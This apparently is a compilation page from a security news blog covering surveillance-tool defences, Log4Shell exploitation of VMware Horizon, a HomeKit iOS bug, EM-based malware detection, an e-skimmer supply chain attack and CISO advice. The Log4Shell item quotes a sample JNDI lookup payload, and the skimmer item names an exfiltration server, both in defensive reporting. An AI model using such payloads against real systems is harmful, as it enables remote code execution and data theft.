InfoSec Compliance & AI Governance For over 20 years, DISC InfoSec has been a trusted voice for cybersecurity professionals—sharing practical insights, compliance strategies, and AI governance guidance to help you stay informed, connected, and secure in a rapidly evolving landscape.
The US National Counterintelligence and Security Center (NCSC) and the Department of State have published joint guidance that provides best practices on defending against attacks carried out by threat actors using commercial surveillance tools.
In the last years, we have reported several cases of companies selling commercial surveillance tools to governments and other entities that have used them for malicious purposes.
Surveillance tools can be used to record audio, including phone calls, track the phone’s location, and access and retrieve all content on a phone (i.e. text messages, files, chats, commercial messaging app content, contacts, and browsing history).
These tools were used in attacks aimed at journalists, dissidents, and other persons around the world.
“Journalists, dissidents, and other persons around the world have been targeted and tracked using these tools, which allow malign actors to infect mobile and internet-connected devices with malware over both WiFi and cellular data connections.” reads the guidance. “In some cases, malign actors can infect a targeted device with no action from the device owner. In others, they can use an infected link to gain access to a device.”
Below is the list of cybersecurity practices recommended by the NCSC and the US State Department to mitigate the risk of exposure to attacks using these tools:
Regularly update device operating systems and mobile applications.
Be suspicious of content from unfamiliar senders, especially those which contain links or attachments.
Don’t click on suspicious links or suspicious emails and attachments.
Check URLs before clicking links, or go to websites directly.
Regularly restart mobile devices, which may help damage or remove malware implants.
Encrypt and password protect your device.
Maintain physical control of your device when possible.
Use trusted Virtual Private Networks.
Disable geo-location options and cover camera on devices.
While these steps mitigate risks, they don’t eliminate them. It’s always safest to behave as if the device is compromised, so be mindful of sensitive content.
Big Brother Technology: PRISM, XKeyscore, and other Spy Tools of the Global Surveillance State
Ambassador Middendorf delivers a seminal book for understanding military competition in an era of great-power competition. No one who is serious about the future security, prosperity and freedom of America should neglect this essential read.
Ambassador Bill Middendorf makes one unambiguous argument in his new book, The Great Nightfall: Why We Must Win the New Cold War. America won’t survive and thrive in an era of great-power competition without a strong, dominant military. There is one reason for that. China.
Middendorf has given a full lifetime of service to the nation, from his days at sea during World War II to diplomatic assignments and government posts. Among the latter, a turn as Secretary of the Navy. He was instrumental in designing the naval forces that completely outmatched the Soviets during the Cold War. Today, he remains America’s maritime Henry Kissinger, the nation’s preeminent thinker on naval modernization.
In The Great Nightfall, Middendorf deconstructs great-power competition. Regardless of how many internet trolls, little green men, bank accounts and businesses a state controls, it’s not enough to make the state a great power. That requires real military power.
Without the capacity to physically defend national interests, big states are fat banks waiting to be robbed. In contrast, nations that can defend themselves have a foundation on which to build sustainable diplomatic, economic and political policies. “The Cold War ended,” Middendorf argues in The Great Nightfall, “because we were the strongest military force in the world, backed by a unified NATO and strong allies in the Pacific.”
In short, in great-power competition, force is the coin of the realm. The problem with contemporary competition, Middendorf notes, is that “[t]imes have changed.” China is on a path to challenge the United States for number one.
One of the attributes the great-power competition shares with the Cold War is that our adversaries would prefer to “win without fighting.” In other words, they want to achieve victory without the debilitating costs and risks of direct military conflict. These opponents are predisposed to adopt indirect approaches to whittle-away at the strength and solidarity of the free world. That said, military competition plays an important role in their calculus, particularly for China. Chinese strategy envisions ultimately demonstrating sufficient military dominance that Beijing can intimidate other nations and bend them to its will.
In some ways, the new era of great-power competition resembles a new type of arms race. And, as was the case during the Cold War, there are concerns that the competition could turn into armed confrontation. Indeed, The Great Nightfallmaps out several scenarios—from North Korea to the South China Seas—where great powers could actually come to blows.
The Great Nightfall, however, is fundamentally a book about how the United States can establish conventional and strategic deterrence in the modern world. “This book is not a call for war,” writes the author. “The best way to prepare for war is to be prepared to win it. We need to stop underfunding the military, especially in areas of research, non-conventional war, space, cyberwar, and artificial intelligence. War is changing, and we need to change with it. We cannot expect success fighting tomorrow’s conflicts with yesterday’s weapons.”
Middendorf’s blueprint for protecting America in the twenty-first century stands out in two ways. First, he provides a detailed assessment of how to protect the U.S. capacity to build and sustain a modern military. Here, he addresses issues from research and development, to establishing secure, “clean” supply chains, to ship-building. Second, he delivers a comprehensive overview of future U.S. naval needs.
It is not just his naval service and stint as Secretary of the Navy that lead the ambassador to focus on seapower. Fundamentally, China’s potential as a global threat is rooted in its ability to project maritime power. And naval power, in the modern sense, is multidimensional, linking the ability to sail the seas with undersea warfare, air, space, and cyber operations.
The outstanding contribution of The Great Nightfall is its extraordinarily deep evaluation of all aspects of naval power, covering the nature of the Chinese threats and the appropriate countermeasures. In the end, Middendorf delivers a seminal book for understanding military competition in an era of great-power competition. No one who is serious about the future security, prosperity and freedom of America should neglect this essential read.
With great power comes great responsibility and CIOs (Chief Information Office) of an organization are no different. Technology is always changing, it is a very difficult job to keep up with the changes. CIOs are expected to be aware of and have a detailed understanding of major IT industry trends, new technologies, and IT best practices that could benefit the organization.
In the current scenario, cloud computing is dominating the market. So, what are the interesting cloud computing facts that every CIO is expected to be aware of in 2022? Did you know facts about cloud computing before landing here? Let’s discuss this in detail.
A useful advice from Cybersecurity Learning Saturday event. Cybersecurity Learning Saturday is a free program to help folks to build their professional careers. #cybersecurity#career #InfoSeccareer
“It’s Log4Shell, Jim,” as Commander Spock never actually said, “But not as we know it.”
That’s the briefest summary we can come up with of the bug CVE-2021-42392, a security hole recently reported by researchers at software supply chain management company Jfrog.
This time, the bug isn’t in Apache’s beleagured Log4j toolkit, but can be found in a popular Java SQL server called the H2 Database Engine.
H2 isn’t like a traditional SQL system such as MySQL or Microsoft SQL server.
Although you can run H2 as a standalone server for other apps to connect into, its main claim to fame is its modest size and self-contained nature.
As a result, you can bundle the H2 SQL database code right into your own Java apps, and run your databases entirely in memory, with no need for separate server processes.
As with Log4j, of course, this means that you may have running instances of the H2 Database Engine code inside your organization without realizing it, if you use any apps or development components that themselves quietly include it.

The security team at the UK National Health Service (NHS) announced to have spotted threat actors exploiting the Log4Shell vulnerability to hack VMWare Horizon servers and install web shells.
“An unknown threat group has been observed targeting VMware Horizon servers running versions affected by Log4Shell vulnerabilities in order to establish persistence within affected networks.” reads the security advisory published by NHS.
“The attack likely consists of a reconnaissance phase, where the attacker uses theJava Naming and Directory InterfaceTM (JNDI) via Log4Shell payloads to call back to malicious infrastructure. Once a weakness has been identified, the attack then uses the Lightweight Directory Access Protocol (LDAP) to retrieve and execute a malicious Java class file that injects a web shell into the VM Blast Secure Gateway service.”
Once installed a web shell, threat actors can use it to carry out a broad range of malicious activities, such as deploying data exfiltration or deployment of ransomware.
In mid-December, experts reported that the Conti ransomware gang was the first professional group that leveraged Log4Shell exploit to compromise VMware vCenter Server installs. The ransomware group used the exploit to target internal devices that are not protected.
The CVE-2021-44228 flaw made the headlines in December, after Chinese security researcher p0rz9 publicly disclosed a Proof-of-concept exploit for the critical remote code execution zero-day vulnerability (aka Log4Shell) that affects the Apache Log4j Java-based logging library.
According to the NHS, threat actors are looking for unpatched VMWare Horizon servers to exploit the Log4Shell vulnerability.
The attackers employed a Log4Shell payload similar to ${jndi:ldap://example.com}, then launches a PowerShell command, spawned from ws_TomcatService.exe.
When the attackers find a vulnerable server, they use the Lightweight Directory Access Protocol (LDAP) to retrieve and execute a malicious Java class file that injects a web shell into the VM Blast Secure Gateway service.
NHS recommends organizations to look for the following indicators of exploitation:
Evidence of ws_TomcatService.exe spawning abnormal processes
Any powershell.exe processes containing ‘VMBlastSG’ in the commandline
File modifications to ‘…\VMware\VMware View\Server\appblastgateway\lib\absg-worker.js’ – This file is generally overwritten during upgrades, and not modified
Affected organizations should review the VMware Horizon section of the VMware security advisory (VMSA-2021-0028) and apply security updates or mitigations as soon as possible.
let’s go a bit deeper and discuss some best practices regarding centralized logging and what other log files you can put in your security incident and event management (SIEM) server. Before I do, picture this scenario:It’s 11:00 p.m. Saturday night over the Labor Day weekend. Your helpdesk reported that the network is slow in New York City. That is very odd—no one is working Saturday in New York, Chicago, Los Angeles or in any of your offices.What is going on?
You haven’t yet implemented centralized logging or a SIEM tool, so you call the operations team (Ops) and alert them that something is going on in New York. You wait for them to get back to you. Thirty minutes pass; then you get a text back:Ops: Yes, there is a problem in New York. It is in the big video conference room on the 45th floor. Someone or something is flooding the network with traffic. The entire network in New York is crawling at a snail’s pace.Maybe a criminal is launching a ransomware attack.Maybe there is a denial-of-service (DOS) attack.Maybe the customer you hosted on Friday afternoon put a Raspberry Pi on the network in the conference room and has attacked the network.
What is going on?!
For you or your team to be able to answer this question quickly, you need to know what is happening on your network. You need centralized logging.
As you read this post, you might be thinking, “I can’t afford this, John!” and you’re probably right. Information security probably doesn’t have the budget for centralized logging just for the sake of information security. But once you have the logs in a central location, they can be used for other business purposes besides infosec.
OK, that makes more sense. How do you get started?
First, you want to follow best practices; namely, plan ahead and think it through. Planning and thinking through this kind of project will pay off on several fronts, not just for information security.
Here are some of the things to consider when you say to yourself, “I want centralized logging to improve my information security program.”
Step One: Make a plan and have a strategy for this project
Do not buy the first SIEM tool you find. Think about what data you want to collect. As part of this planning process you’ll ask questions of your network team and others including:
How big are the daily logs from the web servers, SQL, Oracle DBs, etc.?
What is our network traffic load like (Gigabytes of network logs? Terabytes of network logs)?
How many devices do we want (or need) to monitor (servers, switches, firewalls, wireless APs)?
From what other systems do we want to collect logs (antivirus, home-grown applications, VoIP traffic, printer logs, your Kubernetes farm, etc.)?
What kind of shop are you running? All Microsoft? All Linux? A hybrid?
Besides security monitoring, why are you logging all this information? Application troubleshooting? Customer support? Continuous improvement?
Step Two: Standardize
Before you purchase anything, make sure the structure of the logs you are collecting is consistent or can be made consistent in the tool.
You won’t be able to ingest logs from multiple data sources unless there is a consistent log format. Your network infrastructure devices will have a format—most likely syslog format—and your firewall(s) will likely have a similar format and then things can get proprietary (ugly, in other words). Remember, you are not just dumping data into a SQL server and then magically extracting useful information and meaningful insight into your network.
Step Three: Keep all your network devices synchronized
This might seem obvious, but to be clear, you need to make sure the logs are all synced to the same time. All network devices and computer systems have a clock, so you will get the date and time for the events that you are logging. You want to use network time protocol (NTP) to sync all the systems to the same time source or you’ll have problems. Time is relative, sure, but for the purposes of logging events in a SIEM tool for troubleshooting, you need the clocks on your devices set to the same time and time zone.
If you have a switch (or two) that thinks it’s 1990 but you know it’s 2022, you are going to have a real tough time figuring out what happened Saturday night. It is easy for network devices and servers to get out of sync; you need them to be synchronized so that you know what happened at exactly what time.
Step Four: Ensure that each data source has unique identifiers
If you are searching through log data looking to see what happened Saturday night at 11:00 p.m. Eastern Daylight Time, make sure you know which switch is in the server room and which switch is in the big video conference room on the 45th floor. Here is an example of a switch log record; note the various fields and values that you want to be able to search and index.
Switch log record example.
You can see that this single log record has lots of information, but what switch did it come from? You need to be able to answer that question or all your time and effort will be wasted.
Step Five: Keep your production logs and centralized logs separate
This is, again, probably obvious; but to be clear: Your SIEM tool does not replace your SQL logs (or Oracle logs or other production logs). When you need to roll back transactions in SQL or Oracle, etc., you are going to use those production logs. The value of the SIEM tool is to gather insights about your network and servers and other devices. We are mainly focused on security insights (telemetry, correlation, etc.), but the same advice applies to troubleshooting a cranky application, investigating dropped VoIP calls or providing customer support.
“Hooray! Now I’m done!”
You’re not done yet.
“Wait—I’m not?”
Well, you’re more than halfway done. You’ve done the heavy lifting of getting your log data organized and centralized so that you can identify problems on your network when they happen. That is great! Now you get to use this new tool to get insight into what is happening on your network.
Flashback to the Labor Day incident and you can start to see how this tool can help you figure out what is happening.It’s 11:00 p.m. Saturday night over the Labor Day weekend. Your helpdesk reported that the network is slow in New York City. That is very odd—no one is working Saturday in New York, Chicago, Los Angeles or in any of your offices.What is going on?
You tell the helpdesk to put in a ticket to network operations about the slow network in New York. The Ops team opens up the SIEM tool and does a query. Sure enough, the switch in the conference room is blasting out a ton of bad packets. When they look a bit closer, they see the offender is an IoT device that has gone bad and is flooding the network with bad packets.
No other alerts have been triggered.
The firewall is not showing unusual activity out of New York or anywhere else.
The database servers are humming along fine in the server room.
The only problem is that one switch in the conference room.
It’s not ransomware; you’re not under attack.
You don’t have to call the CEO or the CFO about a possible ransomware attack.
The Ops team shuts off the port on the switch, traffic returns to normal and the event is logged in the ticketing system. A ticket has been opened for a support person in New York to replace the bad IoT device first thing Tuesday morning.
Mystery solved, crisis averted—and you can chalk up that win to using the SIEM tool to identify the offending switch. That is #Winning.
Guide to Computer Security Log Management : Recommendations of the National Institute of Standards and Technology
A security research called Trevor Spiniolas has just published information about a bug he claims has existed in Apple’s iOS operating system since at least version 14.7.
The bug affects the Home app, Apple’s home automation software that lets you control home devices – webcams, doorbells, thermostats, light bulbs, and so on – that support Apple’s HomeKit ecosystem.
Spiniolas has dubbed the bug doorLock, giving it both a logo and a dedicated web page, claiming that although he disclosed it to Apple back in August 2021, the company’s attempts to patch it so far have been incomplete, and his specified deadline of 01 January 2022 for “going live” with details of the flaw has now passed:
I believe this bug is being handled inappropriately as it poses a serious risk to users and many months have passed without a comprehensive fix. The public should be aware of this vulnerability and how to prevent it from being exploited, rather than being kept in the dark.
You’ll have to make your own mind up about whether this bug truly “poses a serious risk”, but in this article we’ll tell you how to deal with the issue anyway.
The good news is that the bug doesn’t let attackers spy on your phone (or your HomeKit devices), steal data such as passwords or personal messages, install malware, rack up fraudulent online charges, or mess with your network.
Also, there are some easy ways to avoid getting bitten by this bug in the first place while you wait for Apple to come up with a complete fix.
The bad news is that if an attacker does trick you into triggering the bug, you could end up with a phone that’s so unresponsive that you have to do a firmware reset to get back into the device.
And, as you probably already knew – or, if you didn’t, you know now! – using Device Recovery or DFU (a direct firmware update, where you completely reinitialise the firmware of a recalcitrant iDevice over a USB cable) automatically wipes out all your personal data first.
Which devices are affected?
Spiniolas doesn’t say, but we’re assuming that this same bug is present in iPadOS, which has shipped separately from iOS since version 13, though always with a matching version number.
We also don’t know how far back this bug goes: as mentioned above, Spiniolas says “from iOS 14.7”, which we’re guessing is the earliest version he’s been able to test.
Apple doesn’t allow iPhones and iPads to be downgraded, as a way of preventing would-be jailbreakers from reverting to known-buggy iOS versions in order to reintroduce exploitable security holes on purpose.
Why CIOs Should Report to CISOs – If the CISO is responsible for the security of the organization, then that same person also should be responsible for both security and IT infrastructure.
CISO Desk Reference Guide: A Practical Guide for CISOs
Fortunately, there is an alternative way for procuring security expertise: by retaining the services of managed security service providers (MSSPs) and managed detection and response (MDR) providers.
MSSPs usually assist organizations’ IT departments in managing the IT infrastructure and keeping it secure by managing security equipment/systems, monitoring security logs, supervising patch management, and similar preventative security measures. MDR providers concentrate on monitoring network traffic and data, providing threat hunting/detection services and responding to discovered threats – capabilities that are difficult for most SMBs to cultivate in-house due to resource limitations.
For example, when the existence of the Log4Shell vulnerability and a PoC for it was revealed, Milton Security, a California-based MDR provider, has been inundated with concerns and requests from customers, prospects, and the public asking to help make sense of the situation, provide credible and timely updates, and monitor networks for any suspicious activity that might be related to Log4j exploitation.
But they have also been getting a lot of requests for their application security testing, penetration testing, incident response, and even their vCISO service.
Winning the perpetual fight against crime by building a modern Security Operations Center (SOC)
A team of academics (Duy-Phuc Pham, Damien Marion, Matthieu Mastio and Annelie Heuser) from the Research Institute of Computer Science and Random Systems (IRISA) have devised a new approach that analyzes electromagnetic field emanations from the Internet of Things (IoT) devices to detect highly evasive malware.
The team of experts presented their technique at the Annual Computer Security Applications Conference (ACSAC) that took place in December.
The Internet of Things (IoT) devices are privileged targets of threat actors due to the lack of security requirements and the numerous customized firmware and hardware that make it difficult to propose a standardized approach to cyber security.
The researchers proposed a novel approach of using side channel information to identify malware targeting IoT systems. The technique could allow analysts to determine malware type and identity, even when the malicious code is heavily obfuscated to prevent static or symbolic binary analysis.
“In this paper, we concentrate on the ElectroMagnetic (EM) field of an embedded device as a source for malware analysis, which offers several advantages. In fact, EM emanation that is measured from the device is practically undetectable by the malware. Therefore, malware evasion techniques cannot be straightforwardly applied unlike for dynamic software monitoring.” reads a research paper published by the experts. “Also, since a malware does not have control on outside hardware-level events (e.g. on EM emanation, heat dissipation), a protection system relying on hardware features cannot be taken down, even if the malware owns the maximum privilege on the machine. Therefore, with EM emanation it becomes possible to detect stealthy malware (e.g. kernel-level rootkits), which are able to prevent software-based analysis methods.”
Experts pointed out that the approach does not require modifications on the target devices.

“We monitor the Raspberry Pi under the execution of benign and malicious dataset using a low to mid-range measurement setup. It consists of an oscilloscope with 1GHz bandwidth (Picoscope 6407) connected to a H-Field Probe (Langer RF-R 0.3-3), where the EM signal is amplified using a Langer PA-303 +30dB.” continues the paper. “To capture long-time execution of malware in the wild, the signals were sampled at 2MHz sampling rate.”
The team analyzed power side-channel signals using Convolution Neural Networks (CNN) to detect malicious activities on IoT devices.
The collected data is very noisy for this reason the researchers needed a preprocessing step to isolate relevant informative signals. This relevant data was used to train neural network models and machine learning algorithms to classify malware types, binaries, obfuscation methods, and detect the use of packers.
The academics collected 3 000 traces each for 30 malware binaries and 10 000 traces for benign activity. They recorded 100,000 measurement traces from an IoT device that was infected by various strains of malware and realistic benign activity.
The test conducted by the researchers demonstrated that they were able to predict three generic malware types (and one benign class) with an accuracy of 99.82%.
“We have demonstrated in this paper that by using simple neural network models, it is possible to gain considerable information about the state of a monitored device, by observing solely its EM emanations. We were indeed able to not only detect, but also determine the type of real-world malware infecting a Raspberry Pi running a full Linux OS, with an accuracy of 99.89% on a test dataset including 20 000 traces from 30 different malware samples (and five different benign activities).” concludes the paper.” We demonstrated that software obfuscation techniques do not hinder our classification approach, even if the obfuscation technique was not known to the analyst before.”
Feature Hierarchy Mining for Malware Classification
2021 was a difficult year many of us, and with the hope that COVID-19 will dissipate in the spring, this is a new year more than any other where we want to look forwards, not backwards.
But before we turn our attention to 2022, we must first round out 2021 with our final monthly review of data breaches and cyber attacks. December saw 74 publicly disclosed security incidents, which accounted for 219,310,808 breached records.
You can find the full list of incidents below, with those affecting UK-based organisations listed in bold.
Additionally, we’ll also soon be publishing our latest quarterly review of security incidents, in which you can discover the latest trends and take a look back at the year as a whole.
Threat actors used an unnamed cloud video platform to install an e-skimmer on more than 100 real estate websites belonging to the same parent company.
In e-skimming attacks, attackers inject malicious JavaScript code into e-stores to financial data while visitors are purchasing products. Researchers from Palo Alto Networks documented a supply chain attack in which the attackers abused a cloud video platform to inject an e-skimmer hidden into video.
Every website importing the video from the platform was compromised due to the presence of the e-skimmer.
“With Palo Alto Networks proactive monitoring and detection services, we detected over 100 real estate sites that were compromised by the same skimmer attack.” reads the analysis published by Palo Alto Networks.“After analysis of the sites we identified, we found that all the compromised sites belong to one parent company. All these compromised sites are importing the same video (accompanied by malicious scripts) from a cloud video platform.”
The security firm helped the cloud video platform and the real estate firm in removing the e-skimmer.
The researchers have discovered that the cloud video platform allows users to create their players that could be customized by adding JavaScript code. The JavaScript customizations could be included in a file that is uploaded to the platform.
“In this specific instance, the user uploaded a script that could be modified upstream to include malicious content.We infer that the attacker altered the static script at its hosted location by attaching skimmer code. Upon the next player update, the video platform re-ingested the compromised file and served it along with the impacted player.” continues the analysis.
The attackers were able to modify the static script at its hosted location by attaching e-skimmer code. By updating the player update, the video platform provided the compromised file and served it along with the customized player.
The software skimmer is highly polymorphic and elusive, experts pointed out that it is continuously updated by the authors.
The e-skimmer allows attackers to gather sensitive and financial information, including names, emails, phone numbers, and credit cards data.
Stolen data were uploaded to the server https://cdn-imgcloud[.]com/img.
The researchers shared Indicators of Compromise (IoCs) for these attacks.
“The skimmer itself is highly polymorphic, elusive and continuously evolving. When combined with cloud distribution platforms, the impact of a skimmer of this type could be very large,” Palo Alto Networks concludes.
RFID Blocking Sleeves, Set With Color Coding. Identity Theft Prevention RFID Credit Card Holders by Boxiki Travel (Set of 12 Credit Card Protectors + 3 Passport Holders)
To get the assets needed for CISOs to properly do their jobs, business leaders need to invest time, attention, and money in cybersecurity. Here are helpful ways that CISOs can discuss cybersecurity with their C-suite and board members.
Work your way to the table
As a newer role within organizations, CISOs may not yet be understood by leadership teams or have a seat at the executive table. Some CISOs may also be managed by other IT leaders such as a CIO and CTO, making it difficult to build trust among the rest of the C-suite and board. Even if you have a good relationship with your supervisors, some of the messaging might change as it goes through the chain of command.
It’s frustrating to not have a seat at the table, but there are other ways to be heard.
One way is to start building relationships with other members of leadership. You can try meeting one-on-one with business shareholders to share ideas, enjoy informal conversations or identify an ally.
In my own companies, I encourage these types of meetings. When team members want to run ideas by me, I’m happy to listen — regardless of their titles. If they bring in some good thoughts, I usually think them over and may follow up if the employees present compelling ideas. Building this trust may lead to me bringing these ideas to the board or even inviting the employees to present themselves.
Of course, it’s ideal to always have a seat at the table, but if that’s not possible, work your way up. Anyone can make an impact, but you must put yourself out there and build trust with your leadership.
Focus your message
When you get a chance to speak with executives, you typically don’t have much time to discuss details. And frankly, that’s not what executives are looking for, anyway. It’s important to phrase cybersecurity conversations in a way that resonates with the leaders.
Messaging starts with understanding the C-suite and boards’ priorities. Usually, they are interested in big picture initiatives, so explain why cyber investment is critical to the success of these initiatives. For example, if the CEO wants to increase total revenue by 5% in the next year, explain how they can prevent major unnecessary losses from a cyber attack with an investment in cybersecurity.
Once you know the executive team and board’s goals, look to specific members, and identify a potential ally. Has one team recently had a workplace security breach? Does one leader have a difficult time getting his or her team to understand the makings of a phishing scheme? These interests and experiences can help guide the explanation of the security solution.
Lose the tech jargon
If you’re a CISO, you’re well-versed in cybersecurity, but remember that not everyone is as involved in the subject as you are, and business leaders probably will not understand technical jargon. Conversations leading with highly technical terms are unlikely to kindle and keep a C-suite or board member’s attention.
CISOs are the translators that explain cybersecurity needs to leadership in a way they understand — through real-life examples and business metrics outlining risk. If you speak their language, executive leaders will be more willing to consider a proposal.
There’s more to being a CISO than keeping track of evolving risks and staying up to date on technological advancements. You are also an advocate for cybersecurity initiatives that protect the company, convincing executives to invest in cybersecurity. Working up to the board room might not be easy, but with clear and relevant messaging, you can be a champion for a strong cybersecurity strategy.
Information Security Governance: Framework and Toolset for CISOs and Decision Makers